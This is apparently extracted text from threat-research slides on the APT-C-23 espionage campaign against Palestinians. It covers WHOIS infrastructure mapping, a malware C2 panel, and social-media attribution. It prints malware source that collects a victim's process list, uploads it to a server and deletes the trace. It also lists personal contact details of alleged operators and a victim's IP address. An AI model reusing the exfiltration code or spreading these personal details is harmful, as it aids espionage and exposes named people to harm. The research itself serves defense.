
APT-C-23

- **Multiple vendors**
- **Large infrastructure**
- **Evolving malware**




APT-C-23

- **Multiple vendors**
- **Large infrastructure**
- **Evolving malware**



Mapping the Infrastructure




WHOIS Adam Swift?



ADAM SWIFT

(Credit: )

(Credit: )



(Credit: )

(Credit: )


WHOIS Adam Swift?

WHOIS Server	whois.godaddy.com
Registrar	GODADDY.COM, LLC
Email	adam.swift.2016@gmail.com (registrant, admin, tech)
Name	adam swift (registrant, admin, tech)
Organization	
Street	al-jalaa (registrant, admin, tech)
City	gaza (registrant, admin, tech)
State	gaza (registrant, admin, tech)
Postal	972 (registrant, admin, tech)
Country	PS (registrant, admin, tech)
Phone	63597841927 (registrant, admin, tech)
NameServers	ns13.domaincontrol.com ns14.domaincontrol.com



WHOIS Adam Swift?

WHOIS Server	whois.godaddy.com
Registrar	GODADDY.COM, LLC
Email	adam.swift.2016@gmail.com (registrant, admin, tech)
Name	adam swift (registrant, admin, tech)
Organization	
Street	al-jalaa (registrant, admin, tech)
City	gaza (registrant, admin, tech)
State	gaza (registrant, admin, tech)
Postal	972 (registrant, admin, tech)
Country	PS (registrant, admin, tech)
Phone	970597841927 (registrant, admin, tech)



WHOIS Server	138.201.122.95
Registrar	Atyaf for Technology
Email	alainps.news@gmail.com (registrant) info@atyaf.co (admin)
Name	mohammed khaled alnemra (registrant) Atyaf (admin)
Organization	
Street	
City	
State	
Postal	
Country	

WHOIS Server	whois.tucows.com
Registrar	TUCOWS DOMAINS INC.
Email	support@nepras.com (registrant, admin, tech)
Name	Nepras company (registrant, admin, tech)
Organization	Nepras for Media & IT (registrant, admin, tech)
Street	Gaza, Ansar Mushtaha 6 Tower #501 (registrant, admin, tech)
City	Gaza (registrant, admin, tech)
State	Gaza (registrant, admin, tech)
Postal	00972 (registrant, admin, tech)
Country	IL (registrant, admin, tech)
Phone	97282820332 (registrant, admin, tech)

WHOIS Server	whois.enom.com
Registrar	eNom, Inc.
Email	INFO@PALGOAL.PS (registrant, admin, tech)
Name	HAZEM ALYAHYA (registrant, admin, tech)
Organization	PALGOAL (registrant, admin, tech)
Street	PALSTINE (registrant, admin, tech)
City	GAZA (registrant, admin, tech)
State	PS (registrant, admin, tech)
Postal	972 (registrant, admin, tech)
Country	PS (registrant, admin, tech)
Phone	9700597063071 (registrant, admin, tech)



أطيف - atyaf.co

@atyaf

Home

Services

Reviews

- Like
- Follow
- Learn More
- ...


Send Message

About

Suggest Edits

FIND US

- Jala' street, Jawhra tower
Gaza City [Get Directions](#)
- m.me/atyaf
- Call +970 8 286 7461





أطياف - atyaf.co

@atyaf

Home

Services

Reviews

Shop

Photos

Videos

Posts

About

Community

Info and Ads

Like Follow Learn More ...

Business Details

Parking Street and parking lot parking

Price Range \$\$\$

Mission

صنع أطياف رؤيتها في أن تكون يوماً أحد أكبر شركات خدمات وإبتكارات حلول التكنولوجيا الحديثة في العالم،،

ADDITIONAL CONTACT INFO

info@atyaf.co

http://atyaf.co

MORE INFO

About

شركة أطياف للتكنولوجيا : تصميم وتطوير مواقع إنترنت وتطبيقات هواتف محمولة.. وحلول تكنولوجية متعددة.

General Information

Professional on web development , social media , security , (Radio & TV) live streaming , huge systems development , advertising , marketing , (Linux & Windows) hosting .

Products

web development ,web design , Mobile apps, content management systems , linux & windows security , web hosting , domains name, servers rental, live stream systems (tv & radio),marketing , social media , big systems development, Digital Content Development.

تطبيق نتائج التوجيهي 2016

متوفر على Google Play

Powered by atyaf.co



من أعمالنا.
موقع قناة الأقصى الفضائية
www.aqsatv.ps

Pastebin

```
-----#1 Cyber-attacks against Palestinian government and civilians-----
```

```
-----Reference-----
```

```
[1] https://blog.lookout.com/frozencell-mobile-threat
```

```
----- Introduction -----
```

```
Over the last few months, there have been many publications concerning cyber-attacks against our Palestinian brothers. I have investigated these attacks since they were first reported [1]. As part of my research, I tracked the attack servers and retrieved a lot of information stolen from the victims.
```



r0binh00d31337

Overview

Repositories **1**

Stars **0**

Followers **0**

Following **0**

Popular repositories

Robin-Hood

Robin Hood is an Open-Source Anti-Malware application to uninstall malicious packages from your device.

● Java

Screenshots

The screenshot displays the Microsoft Visual Studio IDE during a debug session. The main window shows the source code for `Binder_AllProcess.exe` in the `getRequestT()` function. The code includes a loop that checks for a specific output string and performs a request if it matches.

```
1221  
1222  
1223  
1224  
1225  
1226 output = pt.get<std::string>(1);  
1227 if (output.compare("true") == 0)  
1228 {  
1229     processlist();  
1230     string s = MyProg + " ";  
1231  
1232     if (_access(s.c_str(), 0) == 0)  
1233     {  
1234  
1235         char *Task = new char[1024];  
1236         strcpy(Task, s.c_str());  
1237  
1238  
1239         char URL[1024];  
1240         char* geturi = "http://localhost:8080/";  
1241         wsprintfA(URL, geturi, s.c_str());  
1242  
1243         std::string tmpR = RequestPostFile(msinClatck, URL, "Process.txt", Task, "text/plain");  
1244  
1245         deleteFile(s.c_str());  
1246  
1247         std::stringstream tmpResultStream;
```

A diagnostic tool window is open, showing a snapshot of the program's state. The snapshot data is as follows:

Process	Private Bytes	Process CPU Usage
C:\Users\Game\Documents\Visual Studio 2015\Projects\Binder_AllProcess\Debug\Binder_AllProcess.exe	5	100
all processors	0	0

The CPU Usage monitor shows the following data:

Time	Duration	Thread

Screenshots

The screenshot shows a web browser window with multiple tabs. The active tab is 'masuka.club/icarde/request/15'. The page title is 'dashboard' and the user is logged in as 'osama'. The main content area is titled 'request' and contains a form on the left and a table on the right.

Form:

- Label: choose
- Input field: choose
- Button: send

Table:

Id	15
Name	DESKTOP-6N4HFSEGE BEXKFHEG
Host	masuka.club
IP	188.161.114.145
AV	Windows Defender
OS	Windows 10 Pro
status	deactive
online	no
created	2018-01-14 12:06:08
updated	2018-01-14 12:49:48

Footer:

- last 10 request
- last 10 files
- Activate Windows. Go to Settings to activate Windows.
- System tray: DL: 5.7 UL: 1.8, 12:30 PM, 1/15/2018, ENG

Stalking Intensifies

The screenshot shows a Facebook profile page for 'JOMAN ABO MAZEN'. Several elements are highlighted with blue boxes:

- Browser Tabs:** Multiple tabs are open, including 'فيسبوك', 'أسعار جميع العا...', '(122) YouTube', '(122) hide exe', '(122) Hiding fil', '(122) Disguisin', 'winrar file wor', 'Laravel', and 'Other bookmarks'.
- Address Bar:** The URL is 'https://www.facebook.com'.
- Navigation Bar:** The name 'Noora' is visible in the top right navigation bar.
- Profile Header:** The name 'JOMAN ABO MAZEN' and a profile picture are highlighted.
- Post:** A post featuring a colorful landscape image with a green dome is highlighted.
- Language Selector:** The language options 'Русский', 'عبرית', 'English (US)', 'العربية', and 'Español' are highlighted.
- Footer:** The text 'www.haram-transfer.com' and 'الصفحة الرسمية' are highlighted.
- Left Sidebar:** A list of friends is highlighted, including Suliman Huwaitat, Russlan H Beitro, الوائقه بالله, Salina Akter, رهام الرواشده, BK BK, Lila Saad, أم وهد, مريم حسونة, عشيقه مينو, and عوض مريم.
- Right Sidebar:** A list of suggested pages and groups is highlighted, including 'طلع يدات', 'ليلة الدخلة وقض عشاء', 'nebras_Makeup', 'Python - community', and 'للمتزوجات وبس'.

Noora Sham



Noora Sham



The image shows a screenshot of a Twitter profile for Noora Sham. The profile picture is a circular portrait of a woman wearing a grey hijab. The header banner features a close-up of a hand holding a brush, painting Arabic calligraphy on a scroll. The text on the scroll reads "وفي القلب شمس لا يعلم". Below the profile picture, the statistics are: 6 Tweets, 123 Following, 7 Followers, and 9 Likes. A "Follow" button is visible. The bio section includes the name "Noora.Sham", the handle "@NmsyNoora", and the text "Joined August 2017". A "Tweet to Noora.Sham" button is present. Below the bio, there is a "Who to follow" section with three suggested accounts: "Hybrid Analysis" (Automated Malware Analysis), "Mobile Security" (Mobile Security #MobileSecurity), and "MalwareHunterTeam" (Official MHT Twitter account. CyberTracker).

Noora.Sham
@NmsyNoora
Joined August 2017

Tweets 6 Following 123 Followers 7 Likes 9

[Follow](#)

Noora.Sham
@NmsyNoora
Joined August 2017

[Tweet to Noora.Sham](#)

Who to follow · Refresh · View all

Hybrid Analysis
@HybridAnalysis
Automated Malware Analysis

Mobile Security
@mobilesecurity_
Mobile Security #MobileSecurity

MalwareHunterTeam
@malwrhunterteam
Official MHT Twitter account. CyberTracker

Noora Sham



Noora.Sham @NmsyNoora · 30 Aug 2017
مرحبا بالجميع انا نورا ارحب بكم جميعا !!!!!!!

[Translate Tweet](#)

Noora.Sham @NmsyNoora · 27 Aug 2017
^_^

   1 

Noora.Sham @NmsyNoora · 27 Aug 2017
مرحبا بالجميع انا نورا ارحب بكم جميعا !!!!!!!

[Translate Tweet](#)


Noora.Sham @NmsyNoora · 27 Aug 2017
Hello World!



Conclusion

- **Ongoing attack**
- **Same characteristics**
- **Espionage malware**
- **Palestinian threat actor**



The background is a deep space scene with a dark blue and black sky filled with numerous small white stars. A prominent, glowing red nebula with a filamentary structure is visible, curving across the upper right and lower left portions of the frame. The text 'THANK YOU' is centered horizontally and rendered in a bold, white, sans-serif font.

THANK YOU